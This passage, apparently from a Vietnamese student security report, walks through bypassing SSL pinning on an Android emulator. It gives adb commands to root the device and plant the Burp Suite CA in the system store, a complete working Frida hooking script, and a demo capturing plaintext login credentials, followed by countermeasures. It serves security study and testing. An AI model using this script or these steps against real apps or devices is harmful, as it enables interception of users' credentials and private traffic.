PS C:\Program Files\Genymobile\Genymotion\tools> .\adb shell
genymotion:/ # cd /data/local/tmp/
genymotion:/data/local/tmp # ls
frida-server  frida-server-16.3.3-android-x86_64  myserver.cer
genymotion:/data/local/tmp #
```

Hình 26: Push file chứng chỉ lên thiết bị ảo và xác định vị trí


- Trước tiên phải vào quyền root, sau đó mới có thể dùng lệnh chmod để cấp quyền thực thi cho Frida server

```
PS C:\Program Files\Genymobile\Genymotion\tools> .\adb shell
genymotion:/ $ su
:/ # ls  /data/local/tmp
cert-der.crt  frida-server  frida-server-16.3.3-android-x86_64  myserver.cer
:/ # chmod 755 /data/local/tmp/frida-server-16.3.3-android-x86_64
:/ # /data/local/tmp/frida-server-16.3.3-android-x86_64 &
[1] 3170
:/ #
```

Hình 27: Cấp quyền thực thi và khởi động Frida server




Hình 28: Cấu hình proxy cho thiết bị ảo




Hình 29: Cấu hình cho proxy để lắng nghe từ port 8887

- Để Burp Suit có thể bắt được lưu lượng mạng của ứng dụng, trên thiết bị ảo phải được cài chứng chỉ của công cụ này. Do thực hiện trên máy windows nên không thể truy cập trực tiếp đến trang web tải chứng chỉ của công cụ Burp Suite nên bắt buộc phải sử dụng một proxy khác, thông qua đó để tải chứng chỉ về máy. Khi cấu hình, địa chỉ IP của hostname là địa chỉ của máy tính, port cũng phải là port lắng nghe của proxy Burp Suite.




Hình 30: Cấu hình FoxyProxy và lưu lại



Hình 31: Đã tải về thành công file chứng chỉ của Burp Suite (cacert.der)


```
PS C:\Program Files\Genymobile\Genymotion\tools> .\adb push "C:\Users\HP\Downloads\cacert.der" /sdcard/Download/
C:\Users\HP\Downloads\cacert.der: 1 file pushed. 0.0 MB/s (940 bytes in 0.033s)
```

Hình 32: Tải chứng chỉ lên máy ảo




Hình 33: Đổi định dạng chứng chỉ thành cer để phù hợp với thiết bị

- Vào Settings > Security > More security settings > Encryption & credentials > Install a certificate > CA certificate > Install anyway. Chọn chứng chỉ trong thư mục Download của thiết bị.




Hình 34: Bấm vào file chứng chỉ để tiến hành cài đặt lên máy

- Trở lại mục Encryption & credentials, vào mục Trusted credentials, ta thấy chứng chỉ vẫn đang ở trong mục User, cần phải chuyển chứng chỉ này sang System để proxy có thể bắt được luồng giao tiếp của thiết bị.



Hình 35: Chứng chỉ Burp Suite vẫn ở mục User




Hình 36: Chứng chỉ được lưu với dạng mã băm

- Thực hiện các lệnh sau để chuyển chứng chỉ sang System:

```
PS C:\Program Files\Genymobile\Genymotion\tools> .\adb root
PS C:\Program Files\Genymobile\Genymotion\tools> .\adb shell
genymotion:/ # ls /data/misc/user/0/cacerts-added
9a5ba575.0
genymotion:/ # mount -o rw,remount /
genymotion:/ # cp /data/misc/user/0/cacerts-added/9a5ba575.0
/system/etc/security/cacerts/

genymotion:/ # chown root:root /system/etc/security/cacerts/9a5ba575.0
genymotion:/ # chmod 644 /system/etc/security/cacerts/9a5ba575.0
genymotion:/ # reboot
```

- Sau khi thực hiện các lệnh trên, ta có chứng chỉ đã được cài vào hệ thống.



Hình 37: Chuyển vị trí của chứng chỉ (PortSwigger) sang system

f. Phương pháp thực hiện:

```
// Create a TrustManager that trusts the CAs in our KeyStore
String tmfAlgorithm = TrustManagerFactory.getDefaultAlgorithm();
TrustManagerFactory tmf = TrustManagerFactory.getInstance(tmfAlgorithm);
tmf.init(keyStore);

// Create an SSLContext that uses our TrustManager
SSLContext sslContext = SSLContext.getInstance( protocol: "TLS");
sslContext.init( km: null, tmf.getTrustManagers(), random: null);
```

Hình 38: Phần code SSL Pinning cần can thiệp để bypass

*** Tìm vị trí để chèn script:**

Ta thấy có file SSLPinner.java nằm trong phần code ứng dụng Paper Wallet. File này sẽ chứa các hàm chức năng, đối tượng có thể gây cản trở việc bypass chứng chỉ SSL. Tìm trong file này, ta thấy có hai đối tượng có liên quan nhất và dễ dàng can thiệp nhất: đối tượng TrustManagerFactory và SSLContext. Bằng cách khởi tạo TrustManagerFactory với KeyStore, các TrustManager tạo ra từ TrustManagerFactory này sẽ sử dụng các chứng chỉ từ keyStore để xác thực các

chứng chỉ của máy chủ. SSLContext là một cơ sở hạ tầng quan trọng cho các giao thức bảo mật mạng, như SSL và TLS. Nó chứa các cài đặt liên quan đến bảo mật và các TrustManager được sử dụng để xác thực chứng chỉ. Trong đoạn code trên, đối tượng SSLContext sẽ được khởi tạo với các TrustManager từ TrustManagerFactory.

***Tạo script để bypass:**

Dùng file javascript để tạo một chương trình có chức năng tạo KeyStore chứa chứng chỉ tự tạo ra (có thể thay thế bằng chứng chỉ của Burp Suite để quan sát trên Burp Suite) và sử dụng TrustManagerFactory để tạo một TrustManager tin tưởng chứng chỉ trong KeyStore. Sau đó, ghi đè phương thức init của SSLContext để thay thế TrustManager của ứng dụng bằng TrustManager tùy chỉnh. Kết quả là ứng dụng sẽ tin tưởng chứng chỉ tùy chỉnh, cho phép giám sát và phân tích lưu lượng HTTPS của ứng dụng.

(nguồn code script: https://codeshare.frida.re/@pcipolloni/universal-android-ssl-pinning-bypass-with-frida/).

```
setTimeout(function(){
    Java.perform(function (){
        console.log("");
    console.log("[.] Cert Pinning Bypass/Re-Pinning");


    var CertificateFactory = Java.use("java.security.cert.CertificateFactory");
    var FileInputStream = Java.use("java.io.FileInputStream");
    var BufferedInputStream = Java.use("java.io.BufferedInputStream");
    var X509Certificate = Java.use("java.security.cert.X509Certificate");
    var KeyStore = Java.use("java.security.KeyStore");
    var TrustManagerFactory = Java.use("javax.net.ssl.TrustManagerFactory");
```

```
var SSLContext = Java.use("javax.net.ssl.SSLContext");


// Load CAs from an InputStream
console.log("[+] Loading our CA...")
var cf = CertificateFactory.getInstance("X.509");


try {
        var fileInputStream = FileInputStream.$new("/data/local/tmp/cert-der.crt");
}
catch(err) {
        console.log("[o] " + err);
}


var bufferedInputStream = BufferedInputStream.$new(fileInputStream);
        var ca = cf.generateCertificate(bufferedInputStream);
bufferedInputStream.close();


var certInfo = Java.cast(ca, X509Certificate);
console.log("[o] Our CA Info: " + certInfo.getSubjectDN());


// Create a KeyStore containing our trusted CAs
console.log("[+] Creating a KeyStore for our CA...");
var keyStoreType = KeyStore.getDefaultType();
```

```
var keyStore = KeyStore.getInstance(keyStoreType);
keyStore.load(null, null);
keyStore.setCertificateEntry("ca", ca);

// Create a TrustManager that trusts the CAs in our KeyStore
console.log("[+] Creating a TrustManager that trusts the CA in our KeyStore...");
var tmfAlgorithm = TrustManagerFactory.getDefaultAlgorithm();
var tmf = TrustManagerFactory.getInstance(tmfAlgorithm);
tmf.init(keyStore);
console.log("[+] Our TrustManager is ready...");

console.log("[+] Hijacking SSLContext methods now...")
console.log("[-] Waiting for the app to invoke SSLContext.init()...")

        SSLContext.init.overload("[Ljavax.net.ssl.KeyManager;",
"[Ljavax.net.ssl.TrustManager;",
"java.security.SecureRandom").implementation = function(a,b,c) {
                console.log("[o] App invoked javax.net.ssl.SSLContext.init...");
                SSLContext.init.overload("[Ljavax.net.ssl.KeyManager;",
"[Ljavax.net.ssl.TrustManager;", "java.security.SecureRandom").call(this, a,
tmf.getTrustManagers(), c);
                console.log("[+] SSLContext initialized with our custom
TrustManager!");
        }
```

```
    });
},0);
```


Script để chèn vào code ứng dụng đang chạy

***Cài đặt công cụ, môi trường và tiến hành chạy script:**

Cài Frida server trên thiết bị Android có chứa ứng dụng mục tiêu và công cụ Frida trên máy tính. Bật Frida server ở phía thiết bị Android, đồng thời chạy script đã tạo ở bên trên bằng công cụ Frida đã được cài trên máy tính.

g. Demo:

Tiến hành chạy ứng dụng, ứng dụng sẽ tự động được cài đặt và hiển thị trên thiết bị ảo. Giao diện ứng dụng mở ra trang đăng nhập.



Hình 40: Giao diện đăng nhập


Nếu chưa có tài khoản, bấm "No account? Sign in here" để đăng ký tạo tài khoản. Tại thiết bị ảo bắt đầu chạy Frida server, sau đó tiến hành đăng nhập. Khi đã nhập đầy đủ thông tin đăng nhập bao gồm email, mật khẩu, bấm nút "LOGIN" và chèn script trong khi ứng dụng đang chạy. Ngay lúc này Burp Suite sẽ bắt đầu lắng nghe các gói tin trao đổi.

```
adb shell
su
chmod 755 /data/local/tmp/frida-server-15.0.0-android-arm64
        ./data/local/tmp/frida-server-15.0.0-android-arm64 &
```

Các lệnh chạy Frida server


```
frida -U -f com.example.myapplication -l bypassSSL_using_DBI.js --no-pause
```

Sử dụng công cụ Frida để chèn script bypass vào ứng dụng đang chạy




Hình 41: Kết quả quan sát lưu lượng mạng khi tiến hành đăng nhập

Ngay từ đầu, nếu không chèn script, Burp Suite sẽ không thể chặn và giải mã, phân tích lưu lượng mạng do cơ chế SSL Pinning. Sau khi chèn script đã có sự khác biệt, Burp Suite có thể chặn và phân tích được gói tin yêu cầu xác thực của người dùng gửi đi, nội dung gói tin này cho thấy thông tin đăng nhập của người dùng được thể hiện dưới dạng bảng rõ.



Hình 42: Kết quả nếu thực hiện lắng nghe tại máy tính (thành công)

Nếu tự tạo một chứng chỉ khác, việc lắng nghe sẽ được thực hiện tại máy tính cá nhân, ta thấy ứng dụng vẫn hoạt động bình thường. Tuy nhiên kết quả không rõ ràng lắm nên phải so sánh với khi thực hiện lắng nghe thất bại (loại bỏ phần ghi đè hàm liên quan đến SSL pinning trong code gốc).



Hình 43: Kết quả nếu thực hiện lắng nghe tại máy tính (thất bại)

Ta thấy ở hình ảnh kết quả thực hiện thất bại, các dòng lệnh báo lỗi có các hàm liên quan đến chứng chỉ, ứng dụng cũng bị tắt đột ngột, ngược lại, ở hình ảnh kết quả thực hiện thành công, logcat không xuất hiện những dòng lệnh báo lỗi liên quan đến chứng chỉ, ứng dụng vẫn hoạt động bình thường.

h. Đánh giá và biện pháp:

***Đánh giá:**

Kết quả cho thấy chương trình script đã thành công thay thế các chứng chỉ tin cậy của ứng dụng thành chứng chỉ của Burp Suite, nhờ đó mà công cụ này đã có thể theo dõi lưu lượng mạng giữa client và ứng dụng.

Cách thức can thiệp này tuy đơn giản nhưng bắt buộc thiết bị có ứng dụng mục tiêu phải được root thành công để cấp quyền cho Frida server hoạt động, nếu không root được thì sẽ không thể chèn script vào ứng dụng, cũng như không thể lắng nghe lưu lượng mạng giữa hai bên.

***Các biện pháp có thể dùng để tránh bypass bằng kỹ thuật DBI:**

- Checksum: Kiểm tra checksum là một phương pháp phổ biến để đảm bảo tính toàn vẹn của mã nguồn hoặc dữ liệu. Bằng cách tính toán và lưu trữ một giá trị checksum từ mã hoặc tệp tin ban đầu, ứng dụng có thể kiểm tra lại giá trị này trong thời gian thực để phát hiện bất kỳ thay đổi nào. Khi một công cụ DBI cố gắng can thiệp và thay đổi mã của ứng dụng để bypass SSL pinning, giá trị checksum sẽ thay đổi và ứng dụng có thể phát hiện sự bất thường này, từ đó ngăn chặn quá trình thực thi hoặc thực hiện các biện pháp phản ứng.

- Integrity Checks: Kiểm tra tính toàn vẹn cũng hoạt động tương tự như checksum nhưng thường áp dụng ở mức độ chi tiết hơn, như kiểm tra các đoạn mã cụ thể hoặc dữ liệu quan trọng trong thời gian thực. Bằng cách sử dụng các hàm hash mạnh như SHA-256 để tạo ra các giá trị hash từ các đoạn mã hoặc dữ liệu quan trọng, ứng dụng có thể kiểm tra tính toàn vẹn này trong suốt quá trình thực thi. Nếu phát hiện bất kỳ sự can thiệp nào từ công cụ DBI nhằm bypass SSL pinning, các giá trị hash sẽ không khớp với giá trị đã biết, giúp ứng dụng phát hiện và ngăn chặn sự can thiệp.

- Runtime Detection: Phát hiện tại thời gian thực là kỹ thuật bảo mật quan trọng giúp phát hiện các hành vi đáng ngờ khi ứng dụng đang chạy. Các biện pháp này có thể bao gồm phát hiện các công cụ debug đang hoạt động, kiểm tra xem ứng dụng có đang chạy trong môi trường giả lập hay không, và giám sát các hành vi bất thường. Khi một công cụ DBI can thiệp để bypass SSL pinning, nó thường thực hiện các thao tác mà ứng dụng có thể nhận diện là bất thường, chẳng hạn như kết nối debugger hoặc thay đổi hành vi thông thường của ứng dụng. Bằng cách phát hiện và phản ứng với những hành vi này, ứng dụng có thể bảo vệ mình khỏi các cuộc tấn công.

5. Kịch bản 4: Bypass SSL Pinning với Hooking

a. Khái niệm Hook

Hooking là một kỹ thuật cơ bản trong lập trình máy tính, cho phép các chương trình can thiệp vào và kiểm soát hành vi của các chương trình hoặc hệ thống khác một cách linh hoạt. Kỹ thuật này cung cấp khả năng theo dõi, thay đổi hoặc chặn các sự kiện, hàm, hoặc luồng điều khiển trong quá trình thực thi.

Hooking trong Android là quá trình can thiệp vào hành vi của các ứng dụng Android bằng cách sử dụng kỹ thuật hook để theo dõi, thay đổi hoặc chặn các sự kiện, hàm hoặc dữ liệu trong quá trình thực thi của chúng. Điều này cho phép phát triển ứng dụng, phân tích bảo mật và thực hiện các thử nghiệm hợp pháp.

Trong ngữ cảnh bypass SSL pinning, hook đề cập đến việc can thiệp vào hoặc thay đổi hành vi của chương trình để bypass cơ chế SSL pinning. SSL pinning là một cơ chế bảo mật được sử dụng trong ứng dụng di động để bảo vệ việc kết nối an toàn giữa ứng dụng và máy chủ, đặc biệt là trong việc ngăn chặn cuộc tấn công giả mạo giữa người dùng và máy chủ.

Hooking trong ngữ cảnh này đề cập đến việc sử dụng kỹ thuật hooking để can thiệp vào quá trình kiểm tra chứng chỉ SSL của ứng dụng. Bằng cách này, có thể thay đổi hoặc bypass logic kiểm tra chứng chỉ SSL một cách bằng cách ghi đè hoặc thay đổi các giá trị trả về của hàm kiểm tra. Điều này cho phép kết nối thành công mà không cần phải tuân thủ các chính sách SSL pinning đã được thiết lập.

b. Các Công Cụ Hooking

Frida: Là một công cụ mạnh mẽ cho phép hooking trên cả thiết bị Android đã root và không root. Nó cung cấp API JavaScript linh hoạt để can thiệp vào các ứng dụng Android.
